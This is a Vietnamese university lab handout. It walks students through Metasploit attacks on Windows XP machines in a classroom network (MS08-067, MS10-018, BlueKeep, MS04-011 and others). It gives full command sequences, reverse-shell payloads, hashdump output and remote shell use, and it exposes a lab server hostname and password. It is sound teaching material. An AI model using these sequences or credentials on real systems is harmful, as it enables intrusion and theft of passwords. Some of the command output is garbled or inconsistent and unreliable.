|  |  |
| --- | --- |
| Logo  Description automatically generated | KIỂM THỬ XÂM NHẬP VỚI Metasploit  TRÊN HỆ ĐIỀU HÀNH WINDOWS XP |

Họ và tên Sinh viên:

Mã Sinh viên: Nhóm học phần:

[1. Giới thiệu 1](#_Toc145594621)

[2. Truy cập từ xa đến Kali Linux 2](#_Toc145594622)

[3. Tấn công Windows XP: ms08\_067\_netapi 4](#_Toc145594623)

[3.1. Thực hành 4](#_Toc145594624)

[3.2. Truy xuất từ xa đến máy Windows XP 7](#_Toc145594625)

[3.3. NOTE Các lệnh chính 9](#_Toc145594626)

[4. Tấn công Windows XP: ms10\_018\_ie\_behaviors 9](#_Toc145594627)

[5. Tấn công Windows XP: cve\_2019\_0708\_bluekeep 10](#_Toc145594628)

[5.1. Thực hành 10](#_Toc145594629)

[5.2. Note 11](#_Toc145594630)

[6. Tấn công Windows XP: ms04\_011\_lsass 11](#_Toc145594631)

[6.1. Kịch bản 11](#_Toc145594632)

[6.2. Thực hành 11](#_Toc145594633)

[6.3. NOTE Các lệnh chính 12](#_Toc145594634)

[7. Tấn công Windows XP: ms07\_017\_ani\_loadimage\_chunksize 13](#_Toc145594635)

[7.1. Thực hành 13](#_Toc145594636)

[7.2. NOTE Các lệnh chính 14](#_Toc145594637)

[8. Tham khảo thêm một số kịch bản tấn công trên WinXP, Win7 14](#_Toc145594638)

[8.1. ms06\_040\_netapi 14](#_Toc145594639)

[8.2. exploit/multi/handler 14](#_Toc145594640)

# Giới thiệu

Metasploit Project là một công cụ dùng để tấn công xâm nhập kiểm thử (Penetration Testing) và phát triển các hệ thống phát hiện xâm nhập (Intrusion Detection System – IDS). Metasploit được tích hợp sẵn trong hệ điều hành Kali Linux. Ngoài ra NSD có thể phát triển mã nguồn mở. Metasploit có thể chạy trên hầu hết các hệ điều hành: Linux, Windows, MacOS.

*>> Yêu cầu chụp hình ảnh là kết quả thực hành của SV. Không sử dụng lại hình ảnh của bài lab.*

Hệ thống mạng thực hành ATTT có sơ đồ như sau:

\* Máy Kali Linux (attacker): Địa chỉ IP 192.168.1.10, tài khoản đăng nhập (masinhvien, masinhvien)

\* Các máy WinXP (victim): Địa chỉ IP 192.168.1.110, 192.168.1.111

\* Các máy Win7 (victim): Địa chỉ IP 192.168.1.120, 192.168.1.121

\* Các máy Win10 (victim): Địa chỉ IP 192.168.1.130, 192.168.1.111



Hình 2.1. Sơ đồ hệ thống mạng thực hành

# Truy cập từ xa đến Kali Linux

**Cách 1:** Dùng lệnh ssh:

+ Từ Windows, vào menu Start => run, gõ lệnh **cmd**.

+ Thực hiện các lệnh sau:

C:\Users\myname> del .ssh

C:\Users\myname> ssh <masinhvien>@wandertour.ddns.net

<masinhvien>@113.171.168.165's password: 123456

Linux kali 4.19.0-kali1-amd64 #1 SMP Debian 4.19.13-1kali1 (2019-01-03) x86\_64

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

/ \_ \\_\_ \_\_\_/\\_\_ \_\_\_/\\_\_ \_\_\_/

/ /\_\ \| | | | | |

/ | \ | | | | |

\\_\_\_\_|\_\_ /\_\_\_\_| |\_\_\_\_| |\_\_\_\_|

\/

BO MON MANG & TRUYEN THONG

KHOA CONG NGHE THONG TIN - TRUONG DAI HOC BACH KHOA

===================================================

<masinhvien>@vmkali:~$

A screenshot of a computer

Description automatically generated

**Cách 2:** Dùng công cụ *MobaXterm* ([link](https://mobaxterm.mobatek.net/download.html))

+ Tải và cài đặt *MobaXterm*, chạy chương trình

+ Chọn [User sessions]/[New session]: Remote host: wandertour.ddns.net, nhập username. Port: 22. Chọn OK

A screenshot of a computer

Description automatically generated

A computer screen shot of a black screen

Description automatically generated

>> Kết quả truy cập từ xa đến máy chủ Kali thông qua lệnh.

# Tấn công Windows XP: CVE-2008-4250 ms08\_067\_netapi

Tấn công Windows XP dựa vào lỗ hổng *exploit/windows/smb/ms08\_067\_netapi*

*ms08\_067\_netapi* là lổ hổng SMB tại cổng 445

Máy Kali linux *wandertour.ddns.net* có địa chỉ IP LHOST = *192.168.1.10* sẽ tấn công máy Win XP có Địa chỉ IP RHOSTS = *192.168.1.110, 192.168.1.111, 192.168.1.112*  dựa trên lổ hổng smb.

## Thực hành

**Bước 1:** Kiểm tra và dò tìm lỗ hổng *ms08\_067\_netapi* trên máy ở xa:

*// Nếu đã chạy msf6 thì không cần chạy lại lệnh sudo msfconsole*

user@vmkali:~$ cd

user@vmkali:~$ sudo msfconsole

Thời gian khởi động msfconsole khoảng 10p. Có thể nhấn Ctrl + C để vào nhanh.

msf6 > back

msf6 > ping 192.168.1.110

msf6 > ping 192.168.1.111

*//Dò lỗi*

msf6 > sudo nmap --script smb-vuln-ms08-067.nse -p445 192.168.1.110

msf6 > sudo nmap -sU --script smb-vuln-ms08-067.nse -p U:137 192.168.1.110

**Bước 2:** Chọn module *exploit ms08\_067\_netapi* ứng với lỗi hệ thống. Module exploit là một dịch vụ lỗi được metasploit hỗ trợ để khai thác

* Chọn exploit *ms08\_067\_netapi* :

msf6 > use exploit/windows/smb/ms08\_067\_netapi

msf6 exploit(windows/smb/ms08\_067\_netapi) >

* Xem các tham số cần thiết cho exploit này:

msf6 exploit(windows/smb/ms08\_067\_netapi) > show options

Module options (exploit/windows/smb/ms08\_067\_netapi):

   Name     Current Setting  Required  Description

   ----     ---------------  --------  -----------

   RHOSTS                    yes       The target address range or CIDR identifier

   RPORT    445              yes       The SMB service port (TCP)

   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

   Id  Name

   --  ----

   0   Automatic Targeting

msf6 exploit(windows/smb/ms08\_067\_netapi) >

|  |
| --- |
|  |

**Bước 3:** Chọn payload và thiết lập tham số. Payload là đoạn code sẽ chạy trên máy tính victim.

msf6 exploit(windows/smb/ms08\_067\_netapi) > set payload windows/meterpreter/reverse\_tcp

payload => windows/meterpreter/reverse\_tcp

msf6 exploit(windows/smb/ms08\_067\_netapi) >

msf6 exploit(windows/smb/ms08\_067\_netapi) > show options

 Module options (exploit/windows/smb/ms08\_067\_netapi):

   Name     Current Setting  Required  Description

   ----     ---------------  --------  -----------

   RHOSTS   192.168.1.7      yes       The target address range or CIDR identifier

   RPORT    445              yes       The SMB service port (TCP)

   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse\_tcp):

   Name      Current Setting  Required  Description

   ----      ---------------  --------  -----------

   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)

   LHOST                      yes       The listen address (an interface may be specified)

   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name

   --  ----

   0   Automatic Targeting

msf6 exploit(windows/smb/ms08\_067\_netapi) >

* Thiết lập tham số **LHOST** là địa chỉ máy Kali Linux đang chạy Metasploit.

msf6 exploit(windows/smb/ms08\_067\_netapi) > set LHOST 192.168.1.10

LHOST => 192.168.1.10

msf6 exploit(windows/smb/ms08\_067\_netapi) > set LPORT 4444

*//Có thể thay đổi cổng 4444 thành cổng khác: 4141, 4123... để tránh xung đột*

* Thiết lập tham số **RHOST** là địa chỉ của máy bị tấn công.

msf6 exploit(windows/smb/ms08\_067\_netapi) > set RHOSTS 192.168.1.110

RHOST => 192.168.1.110

msf6 exploit(windows/smb/ms08\_067\_netapi) > show options

Module options (exploit/windows/smb/ms08\_067\_netapi):

   Name     Current Setting  Required  Description

   ----     ---------------  --------  -----------

   RHOSTS   192.168.1.7      yes       The target address range or CIDR identifier

   RPORT    445              yes       The SMB service port (TCP)

   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

   Id  Name

   --  ----

   0   Automatic Targeting

msf6 exploit(windows/smb/ms08\_067\_netapi) >

* Xác định hệ điều hành đích (victim)

msf6 exploit(windows/smb/ms08\_067\_netapi) > show targets

Exploit targets:

   Id  Name

   --  ----

   0   Automatic Targeting

   1   Windows 2000 Universal

   2   Windows XP SP0/SP1 Universal

...

   13  Windows XP SP2 Danish (NX)

   14  Windows XP SP2 German (NX)

Có thể chọn **Automatic Targeting**:

msf6 exploit(ms08\_067\_netapi) > set target 0

**Bước 4:** Thực hiện khai thác lỗ hổng (exploit) để tấn công từ xa

msf6 exploit(windows/smb/ms08\_067\_netapi) > exploit

hoặc

msf6 exploit(windows/smb/ms08\_067\_netapi) > exploit -j

hoặc

msf6 exploit(windows/smb/ms08\_067\_netapi) > run

hoặc

msf6 exploit(windows/smb/ms08\_067\_netapi) > run -j

A computer screen with text and numbers

Description automatically generated

*>> Khi chạy lệnh exploit không mà không kết nối được ngay, chạy lại lệnh này nhiều lần để cố gắng kết nối từ xa.*

|  |
| --- |
|  |

**Bước 4:** Xâm nhập hệ thống victim dựa trên meterpreter shell

Sau khi exploit thành công, Metasploit sẽ chạy payload được chọn. Nếu khai thác lổ hổng thành công sẽ xuất hiện meterpreter shell.  NSD có thể thực hiện các lệnh điều khiển từ xa.

meterpreter > help

hashdump

meterpreter > ipconfig

Interface 1

============

Name : MS TCP Loopback interface

Hardware MAC : 00:00:00:00:00:00

MTU : 1520

IPv4 Address : 127.0.0.1

Interface 2

============

Name : AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport

Hardware MAC : 00:0c:29:35:74:cb

MTU : 1500

IPv4 Address : 192.168.1.110

IPv4 Netmask : 255.255.255.kdir

meterpreter > hashdump

admin:1003:44efce164ab921caaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

HelpAssistant:1000:1dd91531ddf512c0aeaf4b61d77eaaf2:f13746fcad3a9981b9e91799d1546f6b:::

SUPPORT\_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:b44b14b0dba5764532ac9f0fd9c67d5a:::

user01:1004:44efce164ab921caaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::

user02:1005:44efce164ab921caaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::

user03:1006:44efce164ab921caaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::

meterpreter > shell

meterpreter > cd c:\

meterpreter > dir

meterpreter > mkdir c:\HoVaTen

meterpreter > md cong nghe thong tin

meterpreter > dir

meterpreter > shutdown -r -t 5

Shutting down...

* Để xem lại các session đang chạy

msf6 exploit(ms08\_067\_netapi) > sessions

* Mở lại session: Các thông tin của session sẽ được hiển thị ra, muốn truy cập lại vào session nào thì dùng lệnh:

msf6 exploit(ms08\_067\_netapi) > sessions -i <ID>

## Truy xuất từ xa đến máy Windows XP

Dùng chức năng VNC của MobaXterm hoặc chức năng Remote Desktop của Windows.

A screenshot of a computer

Description automatically generated

Địa chỉ: wandertour.ddns.net, cổng: 5110

A screenshot of a computer

Description automatically generated

## NOTE các lệnh chính

ping 192.168.1.110

sudo nmap -v -A 192.168.1.110

use exploit/windows/smb/ms08\_067\_netapi

set payload windows/meterpreter/reverse\_tcp

set LHOST 192.168.1.10

set LPORT 4252

set target 0

set RHOSTS 192.168.1.110

exploit

# Tấn công Windows XP: ms10\_018\_ie\_behaviors

*// Nếu đã chạy msf6 thì không cần chạy lại lệnh sudo msfconsole*

user@vmkali:~$ cd

user@vmkali:~$ sudo msfconsole

msf6 > back

msf6 > ping 192.168.1.110

msf6 > use windows/browser/ms10\_018\_ie\_behaviors

msf6 exploit(ms10\_018\_ie\_behaviors) > set payload windows/meterpreter/reverse\_tcp

msf6 exploit(ms10\_018\_ie\_behaviors) > set LHOST 192.168.1.10

msf6 exploit(ms10\_018\_ie\_behaviors) > set LPORT 4040

msf6 exploit(ms10\_018\_ie\_behaviors) > set URIPATH /testXYZ

msf6 exploit(ms10\_018\_ie\_behaviors) > set RHOST 192.168.1.110

msf6 exploit(ms10\_018\_ie\_behaviors) > exploit


[\*] Exploit running as background job 4.

[\*] Exploit completed, but no session was created.

[\*] Started reverse TCP handler on 192.168.1.10:4141

[\*] Using URL: http://192.168.1.10:8080/testXYZ

msf6 exploit(windows/browser/ms10\_018\_ie\_behaviors) > [\*] Server started.



Dùng chức năng VNC của MobaXterm hoặc chức năng Remote Desktop của Windows để truy xuất từ xa đến máy WinXP 192.168.1.110

A screenshot of a computer

Description automatically generated

Địa chỉ: wandertour.ddns.net, cổng: 5110

Khi vào HĐH WinXP, chạy trình duyệt, gõ URL: http://192.168.1.10/testXYZ

Trên msfconsole sẽ xuất hiện:

[\*] 192.168.1.111 ms10\_018\_ie\_behaviors - Sending MS10-018 Microsoft Internet Explorer DHTML Beh aviors Use After Free (target: IE 6 SP0-SP2 (onclick))...

[\*] Sending stage (175686 bytes) to 192.168.1.111

[\*] Session ID 1 (192.168.1.10:4141 -> 192.168.1.111:1796) processing InitialAutoRunScript 'post/wi ndows/manage/priv\_migrate'

[\*] Current session process is iexplore.exe (1236) as: WINXP111\Administrator

[\*] Session is Admin but not System.

[\*] Will attempt to migrate to specified System level process.


[\*] Trying services.exe (708)

[+] Successfully migrated to services.exe (708) as: NT AUTHORITY\SYSTEM

**[\*] Meterpreter session 1 opened (192.168.1.10:4141 -> 192.168.1.110:1796) at 2024-08-22 08:55:11**

msf6 exploit(windows/browser/ms10\_018\_ie\_behaviors) >

msf6 exploit(ms10\_018\_ie\_behaviors) > show sessions



msf6 exploit(ms10\_018\_ie\_behaviors) > sessions -i 1

[\*] Starting interaction with 1...

meterpreter > execute -f cmd.exe -c


Process 1264 created.

Channel 1 created.

meterpreter > interact 1

Interacting with channel 1...

C:\Documents and Settings\11\Desktop>



## NOTE các lệnh chính

use windows/browser/ms10\_018\_ie\_behaviors

set payload windows/meterpreter/reverse\_tcp

set LHOST 192.168.1.10

set LPORT 4040

set URIPATH /test

set RHOSTS 192.168.1.110

exploit

# Tấn công Windows XP: CVE-2019-0708\_bluekeep

BlueKeep (CVE-2019-0708) là một lỗ hổng thực thi mã từ xa trong dịch vụ kết nối máy tính từ xa của Windows (Windows Remote Desktop Services).

Tin tặc có thể sử dụng lỗ hổngg này để phát tán mã độc đào tiền ảo, trojan ngân hàng hoặc các loại mã độc khác, mà không cần sự tương tác của người dùng.

Các HĐH bị ảnh hưởng: Windows 2003, Windows XP, Windows 7, Windows Server 2008, Windows Server 2008 R2

Kịch bản: Máy Kali linux có địa chỉ IP 192.168.1.10 (LHOST) sẽ tấn công các máy Win XP có địa chỉ IP RHOSTS = 192.168.1.110, 192.168.1.111

## Thực hành

*// Nếu đã chạy msf6 thì không cần chạy lại lệnh sudo msfconsole*

user@vmkali:~$ cd

user@vmkali:~$ sudo msfconsole

msf6 > back

msf6 > ping 192.168.1.110

use auxiliary/scanner/rdp/cve\_2019\_0708\_bluekeep

show info

set PAYLOAD windows/meterpreter/reverse\_tcp

set LHOST 192.168.1.10

set RHOSTS 192.168.1.110

set target 1

exploit

[\*] Started reverse TCP handler on 192.168.1.10:4444

[\*] 192.168.1.110:3389 - Running automatic check ("set AutoCheck false" to disable)

[\*] 192.168.1.110:3389 - Using auxiliary/scanner/rdp/cve\_2019\_0708\_bluekeep as check

[\*] 192.168.1.110:3389 - Detected RDP on 192.168.1.110:3389 (Windows version: N/A) (Requires NLA: No)

[+] 192.168.1.110:3389 - The target is vulnerable.

[\*] 192.168.1.110:3389 - Scanned 1 of 1 hosts (100% complete)

[+] 192.168.1.110:3389 - The target is vulnerable.

[\*] Sending stage (200774 bytes) to 192.168.1.110

[-] 192.168.1.110:3389 - Exploit failed: Msf::Exploit::Remote::RDP::RdpCommunicationError Msf::Exploit::Remote::RDP:: RdpCommunicationError

[\*] Exploit completed, but no session was created.

**msf6 exploit(windows/rdp/cve\_2019\_0708\_bluekeep\_rce) > [\*] Meterpreter session 1 opened (192.168.1.10:4444 -> 192.168 .1.110:4326) at 2023-09-12 19:27:26 -0400**

## Note

use windows/rdp/cve\_2019\_0708\_bluekeep\_rce

set PAYLOAD windows/meterpreter/reverse\_tcp

set groomsize 50

set LHOST 192.168.1.10

set target 1

set RHOSTS 192.168.1.110

exploit

# Tấn công Windows XP: ms04\_011\_lsass

## Kịch bản

Máy Kali linux wandertour.ddns.net có Địa chỉ IP 192*.168.1.10* (LHOST) sẽ tấn công máy Win XP có Địa chỉ IP 192*.168.1.110, 192.168.1.111* (RHOST) dựa trên lổ hổng Lsass\_ms04\_011.

Đây là lỗi tràn stack trong dịch vụ LSA (Local Security Authority). Lsass.exe là một process của hệ thống Microsoft Windows, chịu trách nhiệm về chứng thực local security, quản lý Active Directory và các chính sách login. Lsass kiểm soát việc chứng thực của cả client và server.

## Thực hành

*// Nếu đã chạy msf6 thì không cần chạy lại lệnh sudo msfconsole*

user@vmkali:~$ cd

user@vmkali:~$ sudo msfconsole

msf6 > back

msf6 > ping 192.168.1.110

PING 192.168.1.10 (192.168.1.10) 56(84) bytes of data.

64 bytes from 192.168.1.10: icmp\_seq=1 ttl=64 time=0.060 ms

…

msf6 > sudo nmap -v -A 192.168.1.110

msf6 > ping 192.168.1.110

PING 192.168.1.10 (192.168.1.10) 56(84) bytes of data.

64 bytes from 192.168.1.10: icmp\_seq=1 ttl=64 time=0.060 ms

...

***Bước 1:*** Chọn module exploit ứng với lỗi hệ thống.

msf6 > use windows/smb/ms04\_011\_lsass

***Bước 2:*** Chọn payload và thiết lập tham số.

msf6 exploit(windows/smb/ms04\_011\_lsass) > set PAYLOAD windows/meterpreter/reverse\_tcp

PALOAD => win32\_reverse

windows/meterpreter/reverse\_tcp

msf6 exploit(windows/smb/ms04\_011\_lsass) > set RHOSTS 192.168.1.110

RHOST => 192.168.1.110

msf6 exploit(windows/smb/ms04\_011\_lsass) > set LHOST 192.168.1.10

LHOST => 192.168.1.10

msf6 exploit(windows/smb/ms04\_011\_lsass) > set LPORT 4444

***Bước 3:*** Thực hiện khai thác lỗ hổng (exploit) để tấn công từ xa

msf6 exploit(windows/smb/ms04\_011\_lsass) > exploit

[\*] Started reverse TCP handler on 192.168.1.10:4444

[\*] 192.168.1.110:445 - Binding to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn\_np:192.168.1.110[\lsarpc]...

[-] 192.168.1.110:445 - Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::ErrorCode The server responded with error: STATUS\_ACCESS\_DENIED (Command=162 WordCount=0)

[\*] Exploit completed, but no session was created.

msf6 exploit(windows/smb/ms04\_011\_lsass) >

***Bước 4:*** Xâm nhập hệ thống dựa trên meterpreter shell.

meterpreter> help

meterpreter> use -m P      //add thêm tập lệnh của process

meterpreter> help <          // xem các lệnh meterpreter hỗ trợ

meterpreter> ps             // list các process mà remote machine đang chạy

meterpreter> kill          // tắt các process mà remote machine đang chạy

meterpreter>            // tấn công sử dụng comandline cmd của remote machine

 execute: success, process id is 3516.

 execute: allocated channel 1 for new process.

meterpreter> interact 1

 interact: Switching to interactive console on 1...

 interact: Started interactive channel 1.

 Microsoft Windows XP [Version 5.1.2600]

 (C) Copyright 1985-2001 Microsoft Corp.

 C:WINDOWS>echo Meterpreter interactive channel in action

 echo Meterpreter interactive channel in action

 Meterpreter interactive channel in action

C:WINDOWS>ipconfig

Caught Ctrl-C, close interactive session? [y/N] y

meterpreter>

## NOTE Các lệnh chính

use windows/smb/ms04\_011\_lsass

use exploit/windows/smb/ms04\_011\_lsass

set PAYLOAD windows/meterpreter/bin\_tcp

set RHOSTS 192.168.1.110

set LHOST 192.168.1.10

set LPORT 4444

set TARGET 0

exploit -j

# Tấn công Windows XP: ms07\_017\_ani\_loadimage\_chunksize

Máy Kali linux có Địa chỉ IP 192.168.1.10 (LHOST) sẽ tấn công máy Win XP có Địa chỉ IP 192*.168.1.110, 192.168.1.111, 192.168.1.112* (RHOST) dựa trên lổ hổng loadimage\_chunksize.

Passive exploits wait for incoming hosts and exploit them as they connect.

1. Passive exploits almost always focus on clients such as web browsers, FTP clients, etc.
2. They can also be used in conjunction with email exploits, waiting for connections.
3. Passive exploits report shells as they happen can be enumerated by passing ‘-l’ to the sessions command. Passing ‘-i’ will interact with a shell.

## Thực hành

The following output shows the setup to exploit the animated cursor vulnerability. The exploit does not fire until a victim browses to our malicious website.

*// Nếu đã chạy msf6 thì không cần chạy lại lệnh sudo msfconsole*

user@vmkali:~$ cd

user@vmkali:~$ sudo msfconsole

msf6 > back

msf6 > ping 192.168.1.110

use exploit/windows/browser/ms07\_017\_ani\_loadimage\_chunksize

set URIPATH /

set PAYLOAD windows/shell/reverse\_tcp

set LHOST 192.168.1.10

set LPORT 4477

set RHOSTS 192.168.1.110

run

[\*] Exploit running as background job.

[\*] Started reverse handler

[\*] Using URL: http://0.0.0.0:8080/

[\*]  Local IP: http://192.168.1.5:8080/

[\*] Server started.

msf6 exploit(ani\_loadimage\_chunksize) >

[\*] Attempting to exploit ani\_loadimage\_chunksize

[\*] Sending HTML page to 192.168.1.10:1077...

[\*] Attempting to exploit ani\_loadimage\_chunksize

[\*] Sending Windows ANI LoadAniIcon() Chunk Size Stack Overflow (HTTP) to 192.168.1.10:1077...

[\*] Sending stage (240 bytes)

[\*] Command shell session 2 opened (192.168.1.5:4444 -> 192.168.1.10:1078)

msf6 exploit(ani\_loadimage\_chunksize) > sessions -i 2

[\*] Starting interaction with 2...

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\victim\Desktop>

Next, we will look at how to actually use exploits in Metasploit.

# Tham khảo thêm một số kịch bản tấn công trên WinXP

## use exploit/windows/smb/ms06\_040\_netapi

user@vmkali:~$ cd

user@vmkali:~$ sudo msfconsole

msf6 > ping 192.168.1.120

msf6 > search ms06\_040

use exploit/windows/smb/ms06\_040\_netapi

set payload windows/shell/reverse\_tcp

set RHOSTS 192.168.1.110, 192.168.1.111

set LHOST 192.168.1.10

set LPORT 4477

set TARGET 0

exploit

session -i 1

Microsoft Windows 2000 [Version 5.00.2195]

C:\WINNT\system32>

## use windows/smb/ms06\_025\_rras

use windows/smb/ms06\_025\_rras

set PAYLOAD windows/shell\_bind\_tcp

set SMBPIPE SRVSVC

set RHOSTS 192.168.1.110

set TARGET 0

exploit

use scanner/smb/pipe\_auditor

set PAYLOAD windows/shell\_bind\_tcp

set RHOSTS 192.168.1.110

set TARGET 0

exploit

## exploit/multi/handler

*// Nếu đã chạy msf6 thì không cần chạy lại lệnh sudo msfconsole*

user@vmkali:~$ cd

user@vmkali:~$ sudo msfconsole

msf6 > back

msf6 > ping 192.168.1.120

use exploit/multi/handler

set RHOSTS 192.168.1.110, 192.168.1.111

set TARGET 0

set LHOST 192.168.1.10

set LPORT 4499

check

exploit

(Lưu hành nội bộ)

-----------------------------------------------